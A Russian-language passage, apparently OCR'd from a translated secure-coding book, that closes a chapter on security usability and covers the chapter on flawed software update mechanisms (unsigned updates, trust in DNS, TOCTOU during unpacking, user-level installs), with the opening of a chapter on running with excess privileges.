(корневые) сертификаты.

Не только кнут, но и пряник

История с пользовательским интерфейсом SSL/TLS еще не закончена; нужно приучить пользователей обращать внимание на «хорошие» признаки. В случае SSL/TLS сертификаты с расширенной проверкой (EV, Extended Validation) оказались чрезвычайно полезными. При использовании действительного сертификата EV для идентификации веб-сервера адресная строка в браузере окрашивается в зеленый цвет. После проведения опроса 384 покупателей интернет-магазинов эксперты в области удобства пользования Tec-Ed Research опубликовали в январе 2007 года отчет об использовании зеленой адресной строки:

- 100%участников обращают внимание, имеет сайт зеленую адресную строку или нет.
- 93% участников предпочитают покупать на сайтах с зеленой адресной строкой EV.
- 97% участников готовы сообщать данные своих кредитных карт на сайтах с зеленой адресной строкой EV.

- 67% участников готовы сообщать данные своих кредитных карт на сайтах независимо от того, имеют они сертификаты EV SSL или нет.
- 77% участников заявили, что они дважды подумают, прежде чем покупать что-либо на сайте, лишившемся сертификации EV SSL.

Если вы решили предоставить возможности, которые могут привести к снижению уровня безопасности, мы рекомендуем получше спрятать их. Помогите пользователям удержаться от экспериментов! В общем случае средний пользователь готов щелкать не более трех раз, чтобы найти нужную ему возможность. Скройте соответствующие параметры поглубже в конфигурационном интерфейсе. Например, вместо того чтобы создавать вкладку «Безопасность» для параметров безопасности, создайте на вкладке «Дополнительно» кнопку «Безопасность». Пусть эта кнопка открывает окно, в котором выводится информация состояния, выбирается каталог для хранения журналов безопасности и выполняются другие безвредные операции. На вкладке размещается еще одна кнопка «Дополнительно», за которой скрываются действительно опасные функции. И пожалуйста, снабдите их соответствующими предупреждениями!

Упростите избирательное смягчение политики безопасности

Итак, вы сделали конфигурацию по умолчанию как можно более безопасной. Теперь стоит добавить немного гибкости, чтобы пользователь мог избирательно смягчать политику безопасности, не открывая дефектов, которые могут использоваться всеми желающими.

Отличным примером этой концепции является «панель информации» — небольшая строка состояния, включенная в Internet Explorer 6.0 в Windows XP SP2 и последующих версиях (а затем появившаяся и в Firefox). Панель информации находится непосредственно под адресной строкой и сообщает пользователю о принимаемых мерах безопасности. Скажем, вместо того чтобы запрашивать у пользователя разрешение на выполнение активного контента или мобильного кода, браузер просто блокирует действие и сообщает об этом пользователю. В этот момент пользователь может изменить политику безопасности (при наличии необходимых разрешений), но по умолчанию выполняется безопасное действие. Пользователь не принимает решения о доверии, система безопасна, но система проинформировала пользователя о происходящем на случай, если что-то пойдет не так, как планировалось. Панель информации изображена на рис. 14.3.




Рис. 14.3. Панель информации в Internet Explorer

Четко описывайте последствия

Когда пользователь должен принять решение о смягчении политики безопасности (например, предоставить доступ к ресурсу другому пользователю или явно разрешить одну небезопасную загрузку контента), приложите все усилия, чтобы он абсолютно четко представлял последствия своего решения! Это относится и к оповещению пользователя о событиях безопасности, происходящих в системе, но не связанных напрямую с действиями пользователя.

Сообщая пользователю о возможном риске, не злоупотребляйте технической информацией. Одной из многих причин, по которой упоминавшееся ранее диалоговое окно HTTPS было таким неудачным средством смягчения политики безопасности, была его полная невразумительность. Кроме того, оно не предлагало пользователю выполнить действия для решения возникшей проблемы (см. следующий раздел).

Мы рекомендуем вывести короткое сообщение об ошибке, а затем сообщить дополнительную информацию пользователям, если они пожелают ее получить. Это называется *постепенным раскрытием информации*. Не заваливайте пользователя или администратора бесполезной или непонятной информацией; последовательно раскрывайте необходимые данные, если они действительно необходимы.

Хорошим примером служит вывод информации о корневых сертификатах CA в Internet Explorer и Firefox. На рис. 14.4 изображено диалоговое окно, используемое в Internet Explorer для вывода и (возможно) установки сертификата. Если вам потребуется более подробная информация о сертификате (которая, откровенно говоря, нужна только специалистам), перейдите на вкладку Details или Certification Path. Вкладки хорошо подходят для постепенного раскрытия информации.

Рис. 14.4. Диалоговое окно с информацией о сертификате в Internet Explorer

Предоставьте возможность действовать

Итак, вы сообщили пользователю, что в безопасности системы только что произошла какая-то неприятность. Что дальше? Пользователь должен что-то сделать? Заглянуть в файл журнала, прочитать электронную документацию? Помогите пользователю решить проблему; не заставляйте его спрашивать: «И что теперь?»

И снова этот совет используется только в том случае, если эту информацию действительно необходимо сообщать пользователю.

Вспомните неоднократно упоминавшийся пример с HTTPS. Вы нашли, как четко и доступно объяснить пользователю, что сайт, который он собирался посетить, не соответствует фактически полученному сайту (то есть имя в сертификате не совпадает с фактическим). Что теперь должен сделать пользователь? Можно предложить повторить попытку, но, скорее всего, проблема (независимо от подлинности сайта) никуда не исчезнет — по крайней мере в течение некоторого времени. Можно предложить обратиться к администратору сайта; но администратор часто знает о диалоговом окне и предлагает пользователям «просто выбрать OK», не понимая, что они перестают отличать реальный сайт от поддельного.

Короче говоря, не существует очевидного способа оповестить пользователя об этом состоянии и при этом предоставить ему возможность действовать. Следовательно, лучше вообще не оповещать явно об этом состоянии, а придать ему вид обобщенной ошибки, когда сервер недоступен.

Предоставьте централизованное управление

Предоставьте механизм (желательно основанный на возможностях ОС) для управления вашим приложением. Вот почему групповая политика Active Directory в Windows пользуется такой популярностью и экономит столько времени администраторам: она позволяет управлять любым количеством настроек уровня приложений и ОС с одной консоли.

Другие ресурсы


- «The Protection of Information in Computer Systems» by Saltzer and Schroeder: *http://web.mit.edu/Saltzer/www/publications/protection/*
- Usability Engineering by Jakob Nielson (Morgan Kaufman, 1994).
- Jakob Nielson's usability engineering web site: *www.useit.com*
- Security and Usability: Designing Secure Systems That People Can Use edited by Cranor and Garfinkel, various authors (O'Reilly Press, 2005)
- 10 Immutable Laws of Security: *www.microsoft.com/technet/archive/community/columns/security/essays/10salaws.mspx*
- «10 Immutable Laws of Security Administration" by Scott Culp: *www.microsoft.com/technet/archive/community/columns/security/essays/10salaws.mspx*

- «Six Vista Annoyances Fixed in Windows 7» by Ed Bott: *http://blogs.zdnet.com/Bott/?p=632*
- «Examining the Benefits for Merchants Using an EV SSL Certificate»: *www.evssl-guide.com/evsslcertificate/step3.html*
- «Writing Error Messages for Security Features" by Everett McKay: *http://msdn.microsoft.com/library/en-us/dnsecure/html/securityerrormessages.asp*
- «Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0» by Alma Whitten and J.D. Tyga: *www.usenix.org/publications/library/proceedings/sec99/full_papers/whitten/whitten_html/index.html*
- «Usability of Security: A Case Study" by Alma Whitten and J.D. Tygar: *http://reports-archive.adm.cs.cmu.edu/anon/1998/CMU-CS-98-155.pdf*
- «Are Usability and Security Two Opposite Directions in Computer Systems?» by Konstantin Rozinov: *http://rozinov.sfs.poly.edu/papers/security_vs_usability.pdf*
- Use the Internet Explorer Information Bar: *www.microsoft.com/windowsxp/using/web/sp2_infobar.mspx*
- IEEE Security & Privacy, September October 2004: *http://csdl.computer.org/comp/mags/sp/2004/05/j5toc.htm*
- Introduction to Group Policy in Windows Server 2003: *www.microsoft.com/windowsserver2003/techinfo/overview/gpintro.mspx*

Итоги

- Понимайте потребности своих пользователей в области безопасности; предоставляйте соответствующую информацию, которая поможет им справиться со своей работой.
- Осознайте, что если некий текст по безопасности понятен вам, он может оказаться непонятным для пользователей.
- По умолчанию используйте безопасную конфигурацию.
- Выведите простое и понятное сообщение и реализуйте последовательное раскрытие информации, если оно потребуется более опытным пользователям или администраторам.
- Предоставьте пользователям возможность выполнять действия в сообщениях о безопасности.
- Не используйте сложные технические термины в информационных диалоговых окнах. Пользователи не станут читать их.
- Защитите пользователей от их собственной неосторожности — спрячьте настройки, которые могут быть опасными!
- Предоставьте средства для избирательного смягчения политики безопасности, но постарайтесь четко и понятно объяснить, к каким последствиям приведет принятое пользователем решение.

ГРЕХ 15



Трудности с обновлением

Общие сведения

Почти все программы должны обновляться в определенный момент своего цикла поддержки. Причины могут быть разными: исправление ошибок, установка пакетов Service Pack, небольшие изменения функциональности или устранение дефектов безопасности. При обновлении разработчику приходится принимать во внимание разные проблемы в зависимости от того, используется ли его продукт в домашней или корпоративной среде или работаст на серверах.

Частота обновления зависит от типа приложения. Два крайних примера — антивирусные программы, обновляемые через каждые несколько дней, и онлайновые игры, в которых идет постоянная борьба между недобросовестными пользователями («читерами») и разработчиком, пытающимся сохранить игровой баланс. Если ваша модель угроз направлена на предотвращение взлома игр пользователями, обладающими административными правами на их собственных компьютерах, мы не сможем дать сколько-нибудь полезных советов — специфические проблемы разработки онлайновых игр здесь не рассматриваются. Впрочем, некоторые советы этой главы пригодятся и разработчикам игр.

Ссылки CWE

В CWE грехи этой главы соответствуют родительской категории «Недостаточная проверка подлинности данных», но некоторые дочерние записи тоже актуальны, прежде всего «Принятие решений безопасности на основании поиска DNS».

- CWE-345: Недостаточная проверка подлинности данных.
- CWE-247: Принятие решений безопасности на основании поиска DNS.
- CWE-353: Отсутствие контрольных данных для проверки целостности (хотя это правильнее было бы рассматривать как отсутствие цифровой подписи).

Потенциально опасные языки

Грех не связан ни с каким конкретным языком. Программный продукт может быть написан на любом языке программирования.

Объяснение

Диапазон этой категории грехов весьма широк, от усложненной установки исправлений до взлома систем пользователей при попытке обновления.

Установка дополнительных программ

Пользователи устанавливают обновления для решения проблем с имеющимися программами, а не для установки новых программ, у которых могут быть собственные проблемы. Один из последних примеров такого рода — использование фирмой Apple механизма обновления QuickTime, предлагавшего пользователям установить браузер Safari. Установка новых программ расширяет «поверхность атаки» пользователя; к сожалению, непосредственно после выхода браузер Safari 3.1 имел ряд серьезных дефектов безопасности. Обновление должно легко устанавливаться в автоматическом режиме, без добавления новых программ и сопутствующих им потенциальных конфликтов.

У этого правила имеется небольшое исключение: иногда в обновлениях Service Pack или в промежуточных версиях приходится вводить новую функциональность. Тем не менее совершенно посторонние программы не должны добавляться ни в коем случае. О том, не желает ли пользователь установить дополнительные продукты, следует спрашивать в ходе начальной установки, хотя автору не нравится и такой вариант, даже когда речь идет о его собственной компании!

Управление доступом

Допустим, вы пишете антивирусную программу. Вам хотелось бы, чтобы пользователь время от времени устанавливал сигнатуры новых вирусов и новые исполняемые модули, которые в дальнейшем выполняются от имени привилегированной

учетной записи. Обновление сигнатур и исполняемых модулей не должно быть разрешено всем желающим; в лучшем случае атака повредит исполняемый код, а в худшем — откроет возможность простого повышения привилегий, которое поставит под удар всех клиентов.

Раздражающие напоминания

Если вы будете все время надоедать пользователям требованиями что-то сделать (или чего-то не делать), в конечном итоге ваши напоминания начнут раздражать. Наш опыт показывает, что в подобных ситуациях пользователи выбирают тот ответ, который позволит им побыстрее избавиться от напоминания. Никто не любит, когда ему постоянно докучают; пользователи начинают игнорировать слишком частые сообщения, а возможно, даже постараются заменить их источник другой, менее надоедливой программой! Если пользователь не хочет устанавливать обновления прямо сейчас, это его личное дело.

Нехватка информации

Поговорка «Меньше знаешь — лучше спишь» справедлива не всегда. Если вы будете слишком усердно держать пользователя в блаженном неведении, это может повредить его безопасности. Если в приложении возникли проблемы, пользователь должен о них знать.

Обновление без оповещения

Если только пользователь явно не указал, что вашему приложению разрешено загружать и устанавливать обновления автоматически, не пытайтесь делать это по собственной инициативе. Вас обвинят в том, что ваше приложение на самом деле является шпионской программой; начнутся неприятности с клиентами, которые подозрительно относятся к приложениям, подключающимся к домашним сайтам без разрешения, а также могут сработать сигналы тревоги в хостовых брандмауэрах.

Децентрализованное обновление

Представьте, что ваша зарплата оставляет желать лучшего и вам приходится поддерживать в рабочем состоянии 10 000 компьютеров, — а для многих системных администраторов это вполне реальная ситуация. Для вашей программы выходит критическое исправление, но его централизованное развертывание невозможно. Администраторы могут запасаться пиццей; работы хватит надолго, и они возненавидят вашу программу.

Принудительная перезагрузка

Проблема отчасти сходна с предыдущей. Если работающую службу или приложение можно остановить, то на установку обновления уходит 30 секунд. Но если компьютер приходится перезагружать, установка растягивается на 5 минут,

а некоторые системы после перезагрузки требуют дополнительного вмешательства. Не требуйте обязательной перезагрузки компьютера, если только вы не обновляете операционную систему.

Слишком сложное обновление

Если для установки обновления пользователю или администратору приходится читать документацию (RTFM), скорее всего, он ничего устанавливать не будет. Также не требуйте, чтобы для установки обновления пользователю или администратору приходилось компилировать код — этот путь подходит только для заядлых «технарей».

Отсутствие плана восстановления

Некоторые приложения могут обновляться только во время работы самого приложения. Конечно, проверка приложением наличия собственных обновлений — хорошая мысль, но если в системе обновления вдруг обнаружится ошибка, если приложение «зависает» и не может работать, то восстановить его нормальными средствами уже не удастся!

Доверие к DNS

Теме недоверия к DNS в этой книге посвящена целая глава (см. главу 24), но повторение не повредит. Обновляемое приложение не должно полностью доверять тому серверу, к которому оно подключается.

Доверие к серверу обновлений

Если вы имеете дело с сервером, напрямую взаимодействующим с Интернетом, не спрашивайте, попадет ли веб-сервер под контроль злоумышленников. Вопрос в том, когда веб-сервер попадет под контроль злоумышленников и хватит ли вам сообразительности, чтобы это заметить! Система распространения обновлений не должна полностью доверять тем этапам механизма распространения, в которых задействованы сети или серверы, доступные через Интернет.

Цифровые подписи обновлений

У этой проблемы есть две стороны: отсутствие цифровых подписей у обновлений и некорректная проверка подписи. Общая тема подробно рассматривается в главе 23.

Вторая сторона достаточно подробно изложена в главе 24, но о ней стоит упомянуть здесь. Вы уже знаете, что доверять серверу DNS или серверу обновлений не стоит, а обновления должны снабжаться цифровой подписью, но это еще не все; для сертификации обновлений не следует полагаться на устаревшие алгоритмы, прежде всего, MD5. Цифровые подписи MD5 абсолютно ненадежны, и атакующий может создать вредоносную программу, которая выдаст себя за ваше обновление.

Раз уж речь зашла о цифровых подписях, подписывайте свои двоичные файлы при помощи сервера, недоступного из сети. Прежде всего ваш приватный ключ должен быть защищен от посторонних, но даже если у вас имеется аппаратное устройство, обеспечивающее безопасность приватного ключа (весьма рекомендуется), вы не хотите, чтобы посторонние — недовольные работники или хакеры — подписывали что-то от вашего имени.

Распаковка обновлений

Итак, пакет с обновлением запрашивается на сервере, передается по сети и записывается на локальный диск, проверка проходит успешно — что может пойти не так? Если обновление должно использоваться администраторами или компонентами системы, то либо отдельные исполняемые модули должны быть снабжены цифровыми подписями, либо они должны распаковываться доверенными процессами в надежной области. Системный каталог *%temp%* не подойдет.

Установка на пользовательском уровне

Эта проблема скорее относится к исходной настройке приложения, но если вы с самого начала допустили грех записи двоичных файлов в каталог, находящийся под контролем пользователя, то, скорее всего, обновления также будут записываться в область, контролируемую пользователем. В результате любое приложение, взломанное на пользовательском уровне, сможет взломать ваше приложение и позаботиться о том, чтобы оно оставалось взломанным. Цифровые подписи в этом случае бесполезны, так как код проверки цифровой подписи тоже работает на пользовательском уровне, и полагаться на него уже нельзя.

Признаки греха

В отличие от многих грехов, которые могут быть выявлены по конкретным конструкциям в коде, следующие признаки относятся к общим архитектурным и поведенческим характеристикам приложения.

- Файлы, используемые привилегированным процессом или службой, доступны для записи со стороны непривилегированных пользователей. Если файл подписан, а его подпись проверяется перед использованием привилегированным процессом, это не проблема.
- Запущенный процесс обновления пытается установить дополнительные программы. Делать это незаметно для пользователя еще хуже, чем предлагать установку новых программ при каждом исправлении ваших ошибок.
- Приложение надоедает пользователю постоянными напоминаниями (другая крайность — приложение не проверяет наличие новых обновлений).
- Если приложение обновляется автоматически, хотя пользователь не давал на это согласия, вам стоит посоветоваться с адвокатом — в зависимости от

того, где продается программа, у вас могут возникнуть юридические неприятности.

Установка обновления требует:

- перезагрузки системы;
- чтения документации;
- входа в каждую отдельную систему.

Обновление может устанавливаться только обновляемым приложением.

Обновления не снабжаются цифровой подписью, используют самоподписанный или недостаточно надежно проверенный сертификат.

Нераспакованные обновления записываются в непроверенную область.

Двоичные файлы приложения и/или файлы обновлений доступны для записи со стороны пользователя.

ыявление греха в ходе анализа кода

чшим средством выявления этого греха является моделирование угроз, а не ализ кода. Впрочем, некоторые аспекты проблемы могут быть выявлены в ходе ализа кода — прежде всего криптографические аспекты проверки цифровой подси. Проверка цифровых подписей рассматривается в главе 23.

иемы тестирования для обнаружения греха

е будем повторяться — в ходе тестирования обратите особое внимание на проемы, перечисленные в разделе «Признаки греха».

римеры

CVE редко встречаются записи, относящиеся к некорректному обновлению, но нас имеется пара примеров неудачных обновлений и их последствий.

іновление Apple QuickTime

рограмма обновления фирмы Apple пыталась установить новейшую версию ifari 3.1. Установка Safari создавала проблемы по многим причинам — хуже всего ло то, что эта версия содержала ряд критических уязвимостей; установка Safari ла почти равносильна установке вредоносных программ. К тому же программа тановки была исключительно настырной и раздражающей, она предлагала автору тановить Safari каждый день, пока не была найдена нетривиальная процедура, сле которой приставания прекратились. Проблема вызвала множество отрицальных отзывов в прессе и массу критики в адрес Apple.

Исправления Microsoft SQL Server 2000

Первые исправления для SQL Server 2000 требовали выполнения множества действий вручную, с копированием и вставкой текста в командной строке. К сожалению, лишь немногие системные администраторы устанавливали это исправление, и когда через полгода появился червь SQL Slammer, он устроил настоящий хаос.

Браузер Google Chrome

На момент написания книги браузер Google Chrome по какой-то причине устанавливается и выполняет обновления в папке *<имя_пользователя>\AppData\Local Google\Chrome*. Любая вредоносная программа, работающая от имени пользователя, может изменять исполняемые файлы Chrome. Вероятно, в Google этот способ установки был выбран для того, чтобы установка не требовала подтверждения пользователя; но даже в этом случае Chrome следовало устанавливать в более безопасное место — например, в папку *C:\Program Files*.

Путь к искуплению

Искупление зависит как от типа приложения, так и от частоты обновлений.

Отказ от установки дополнительных программ

Как бы вас ни умолял отдел маркетинга, не поддавайтесь уговорам и откажитесь от установки дополнительных программ при обновлении. Если они будут настаивать (скорее всего, будет именно так), покажите несколько статей, в которых фирму Apple жестко критикуют за попытку подсунуть Safari пользователям, не желающим рисковать своей безопасностью из-за очередного дефекта QuickTime. Одна из таких статей находится по адресу *www.pcworld.com/businesscenter/blogs/stub/144831 stop_quicktime_nagging_about_safari.html*.

Управление доступом

Если вам потребуется обновить компонент, работающий с правами привилегированного пользователя, загрузку обновления можно разрешить обычному пользователю. Это нормально — мы не доверяем ни пользователю, ни сети, ни серверу. Пользователь помещает обновление в безопасное место, после чего привилегированный процесс, который требуется обновить, проверяет целостность обновления по цифровой подписи и устанавливает его сам. Даже в таком сценарии возможны проблемы TOCTOU (Time Of Check to Time Of Use, от момента проверки до момента использования) — либо заблокируйте файл для записи, либо измените разрешения, чтобы до проверки сигнатуры разрешался только привилегированный доступ.

Раздражающие напоминания

Избавиться от этого греха труднее, чем признать его. Иногда ваше приложение попросту не располагает достаточной информацией для принятия решения и ему приходится спрашивать пользователя. К сожалению, пользователь может не понять, о чем вы его спрашиваете, и даст такой ответ, который, по его мнению, поскорее избавит его от лишних вопросов, чтобы он мог продолжить работу.

Лучший подход в подобных случаях — постараться как можно реже оповещать пользователя, чтобы приложение по возможности действовало правильно, не полагаясь на пользователя для принятия правильных решений.

Отсутствие информации

Мы говорим об отсутствии информации по конкретному вопросу: о том, что обновления не выполняются. В подобных ситуациях имеется один хороший прием: сохраните время последнего обновления (а чтобы предохранить эту информацию от тривиальной замены, сохраните ее с использованием CryptProtectData или другой формы защиты данных). При запуске приложение проверяет, устанавливались ли обновления за некий разумный период времени. У проблемы есть и другая сторона: пользователь мог приказать вашему приложению загружать и устанавливать обновления в 4 часа утра, а потом оставить компьютер выключенным. Всегда рекомендуется сохранять время последней успешной проверки обновлений (независимо от того, привела она к загрузке обновлений или нет). Также следует избегать и такой ошибки, как проверка обновлений при запуске приложения — некоторые пользователи портативных компьютеров запускают приложения очень редко. Следите за тем, когда система выходит из гибернации или спящего режима.

Обновление без оповещения

Что тут можно сказать? Не обновляйтесь, не сообщив об этом пользователю. Вернее, это можно делать, но пользователь должен явно согласиться с тем, что вашему приложению разрешается автоматически загружать и/или применять обновления. Если загружаемые обновления имеют большой объем, необходимо учесть пару обстоятельств: обратите внимание на ситуации, в которых обновление запускается при выходе системы из гибернации или спящего режима. Очень многие процессы активизируются и выполняют сетевые операции в этой фазе. Если система не справится с таким объемом работы, она может плохо реагировать на действия пользователя.

Децентрализованное обновление

Возможность обновления сразу нескольких систем важна в двух ситуациях: для серверных приложений и для клиентских приложений, используемых в корпоративной среде. В каждой ситуации имеются свои специфические проблемы, а объем работы по администрированию может быть довольно большим. Идеальное решение — создание точки централизованного распространения, с которой ваше

приложение загружает обновления (вероятно, способной обслуживать большое количество систем). Такое решение позволяет администраторам взять под контроль выпуск обновлений, так как перед массовым развертыванием обычно проводится предварительное тестирование; кроме того, оно оптимизирует нагрузку на сеть (хотя в наши дни у крупных предприятий обычно не бывает ограничений по пропускной способности).

Если вы имеете дело с серверным приложением, необходимо учесть пару дополнительных факторов. Прежде всего, если службу можно остановить перед установкой обновления, перезагрузки системы часто удается избежать. Отказ от перезагрузки значительно ускоряет развертывание обновлений. Второй и, вероятно, самый критический фактор заключается в том, что развертывание обновления должно выполняться за несколько этапов: остановка группы серверов, установка обновления, перезапуск серверов и проверка того, что все работает нормально. Убедившись в полной работоспособности систем, переходите к следующей группе серверов.

Принудительная перезагрузка

Если установка обновления требует обязательной перезагрузки системы, скорее всего, пользователи постараются по возможности отложить обновление «на потом» — восстановление текущего состояния всех приложений обычно требует немалых затрат рабочего времени. Если вы перезагружаете множество серверов. некоторые из них могут перезагрузиться некорректно; и как упоминалось в предыдущем разделе, возврат даже нормально перезагрузившегося сервера в рабочее состояние займет намного больше времени, чем простая остановка приложения или службы.

Необходимость перезагрузки обычно объясняется трудностью изменения двоичных файлов во время работы приложения (обратите внимание: мы говорим «трудностью», а не «невозможностью» — некоторым приложениям это удается). Если двоичные файлы можно обновить во время работы приложения, безусловно. это лучшее решение. На втором месте стоит завершение работы приложения (желательно с сохранением состояния, чтобы пользователи могли продолжить работу с того места, на котором она прервалась) и последующее применение обновлений. Одно из худших решений, обходящихся без перезагрузки, — установка обновления с отложенной перезагрузкой; с точки зрения инструментов сетевого анализа система выглядит обновленной, но остается уязвимой для атак. Нет ничего хуже. чем взлом системы в тот момент, когда все необходимое для его предотвращения уже находится на компьютере.

Слишком сложное обновление

Когда червь SQL Slammer поразил Microsoft SQL Server 2000, оказалось, что исправление было выпущено уже полгода назад, но многие клиенты не стали его устанавливать. Отчасти это объяснялось тем, что клиенты не хотели изменять состояние действующего сервера масштабов предприятия, но главная причина

была в другом: процесс установки обновления был ужасен. Чтобы установить его, пользователь должен был открыть файл *readme* в Блокноте, ввести малопонятные команды в командной строке, и только после выполнения еще шести-семи операций обновлялись все экземпляры SQL Server, работавшие в системе.

Самое очевидное решение — оформить обновление в виде исполняемого файла или хотя бы набора взаимосвязанных сценариев, чтобы пользователи могли развернуть обновление без ручного вмешательства. Представьте, что ваше обновление будет в спешке устанавливаться в сотнях систем людьми, которые задерживаются на работе по вечерам и не могут вернуться домой, пока все не закончится.

Отсутствие плана восстановления

У одного из авторов была компьютерная игра, для работы которой в новой операционной системе требовалось обновление. Чтобы установить обновление, нужно было запустить игру и выбрать команду проверки обновлений. Но игра-то не запускалась! Звонок в службу технической поддержки ничего не дал — других способов установки обновлений не существовало. Как ни прискорбно, грешники (в голову приходит много других, не столь вежливых выражений, которые мы не можем привести) работают в одной компании с автором.

Давайте посмотрим, как они должны были поступить. Хорошим решением могла бы стать отдельная программа для загрузки и установки обновления. Если бы приложение было не игрой, а чем-то более важным и для возвращения в нормальное состояние приложение пришлось бы полностью переустанавливать — скорее всего, пользователь выбрал бы другую программу!

Другое хорошее решение — оформление обновления в виде пакета, доступного для загрузки, желательно с полным комплектом двоичных файлов. При обычном методе обновления само приложение загружает и устанавливает компактный двоичный пакет, существенно сокращающий общий размер обновления. И все же всегда желательно иметь «план отступления» на случай, если что-то пойдет не так.

Доверие к DNS

Этой теме посвящена целая глава (см. главу 24), но мы снова и снова повторяем ее квинтэссенцию: не доверяйте DNS! Одним из первых действий вредоносной программы обычно является нарушение разрешения имен; позаботьтесь о том, чтобы ваше приложение, в худшем случае, не смогло обновиться (вместо того, чтобы запуститься и установить что-то очень скверное).

Проблема доверия DNS решается при помощи цифровых подписей двоичных файлов и обновлений. Убедитесь в том, что ваш механизм обновления правильно проверяет подписи. Тем самым вы избавитесь и от греха доверия к серверам.

Доверие к серверу обновлений

Как и в случае с DNS, подписывайте свои двоичные файлы и пакеты обновлений!

Цифровые подписи обновлений

Если вы следите за происходящим вокруг, то вам наверняка известно, что цифровые подписи на базе алгоритма хеширования MD5 полностью ненадежны. Вместо них следует использовать подписи на базе SHA-1, с отдаленным прицелом на подписи SHA-2, когда они получат достаточную поддержку. Конечно, при всех обновлениях следует проверять цифровые подписи. Подробное описание всех необходимых действий приводится в главе 23.

Распаковка обновлений

Когда программа обновления распаковывает ваше обновление, проследите за тем, чтобы пакет помещался в защищенную область файловой системы. Если этого не сделать, в процессе обновления возникает дефект TOCTOU: атакующий заменяет двоичный файл после завершения проверки, но до того, как существующий двоичный файл будет заменен файлом из обновления!

Стоит признать, что во многих ситуациях эта атака не слишком вероятна. Большинство настольных систем работает в однопользовательском режиме, однако многопользовательские системы тоже существуют, и вам хотелось бы предотвратить несанкционированное получение пользователями административных привилегий. Также нельзя исключить вероятность того, что ваше приложение будет развернуто в многопользовательской системе.

Лучше всего извлекать файлы в каталоги, доступные только для привилегированного пользователя. Если такие каталоги в данный момент недоступны, всегда можно создать каталог с нужными правами доступа в общедоступном (или просто менее доверенном) каталоге для временных файлов. В таких случаях всегда лучше создать каталог со случайным именем и обязательно требовать, чтобы каталог не существовал перед созданием.

Если вы стремитесь защитить извлекаемые файлы от постороннего вмешательства, может показаться, что монопольная блокировка файлов приложением при записи на диск обеспечивает необходимую защиту, однако злоумышленник может создать ссылку на ваш файл и дождаться, пока ваше приложение завершит работу. Вы снимаете блокировку и удаляете свою ссылку, но ссылка злоумышленника остается. Безопасность должна строиться на основе инфраструктуры безопасности, а не побочных эффектов файловой системы.

Установка на пользовательском уровне

Пока в вашей любимой операционной системе не появится надежный механизм определения пользовательского доверия, лучше избегать установки чего-либо в те области, где простой пользователь может установить приложение или напрямую применить обновления; ведь любая вредоносная программа тоже сможет устанавливать обновления. К сожалению, искупления у этого греха не существует.

Для проверки целостности двоичных файлов можно воспользоваться криптографическими средствами, но что делать, если атакующий модифицирует код

обновления и тот начнет проверять, что двоичные файлы находятся либо в той форме, в которой вы их распространяете, либо в форме, в которой их распространяет атакующий? Трудно найти хороший ответ. Из всего сказанного можно сделать вывод, что установка приложений на пользовательском уровне обычно нежелательна, если только приложение не работает в среде, изолированной от внешнего вмешательства.

Дополнительные меры безопасности

В этой главе представлен набор разнородных методов защиты. Дополнять этот список новыми пунктами нет необходимости.


Другие ресурсы

- Michael Howard and David LeBlanc, «Writing Secure Code, 2nd Ed,» Chapter 21. Microsoft Press, 2003.

Итоги

- Снабжайте цифровой подписью любой код или данные, загружаемые в систему пользователя.
- Правильно проверяйте цифровую подпись.
- Записывайте временные файлы в защищенную область, а не в общедоступную временную папку.
- Записывайте двоичные файлы в безопасное место.
- Установка обновлений должна проходить легко. Если приложение широко развертывается в корпоративной среде, позаботьтесь о том, чтобы обновления могли легко устанавливаться на многих системах.
- Записывайте обновления в безопасное место.
- Не доверяйте сети.
- Не доверяйте DNS.
- Не записывайте временные файлы в общедоступную временную папку.

ГРЕХ 16



Выполнение кода с завышенными привилегиями

Общие сведения

Программный продукт должен работать с минимально возможным уровнем привилегий. Нарушение этого правила создает дефект, который позволяет атакующему принести больше вреда в случае сбоя. В определенный момент жизненного цикла программы происходит сбой; если атакующему удается воспользоваться сбоем для выполнения вредоносного кода, то этот код обычно выполняется с привилегиями, назначенными уязвимому процессу. Например, если проект работает с привилегиями Администратора (Windows) или *root* (Linux, Mac OS X или BSD), дефект целочисленного переполнения (грех 7) приводит к выполнению постороннего кода, то и вредоносный код тоже будет выполнен с правами Администратора или *root*.

Также в результате атаки атакующий может получить доступ к данным, которые в обычной ситуации для него недоступны. Это может быть в том случае, когда данные доступны для атакованного кода, потому что его привилегии достаточны для обращения к данным.

Выполнение кода, любого кода (особенно того, который обращается к Интернету или вызывается из него) со слишком высокими привилегиями — серьезная проблема. Очень серьезная проблема. Никогда так не поступайте.

Ссылки CWE

База данных CWE содержит широкий спектр уязвимостей, относящихся к завышению привилегий, начиная с родительской категории CWE-250: Выполнение с необязательными привилегиями. Две другие важные разновидности:

- CWE-269: Небезопасное управление привилегиями
- и CWE-271: Ошибки снижения привилегий.

Основной темой этой главы является уязвимость CWE-250, чрезвычайно широко распространенная в наше время.

Потенциально опасные языки

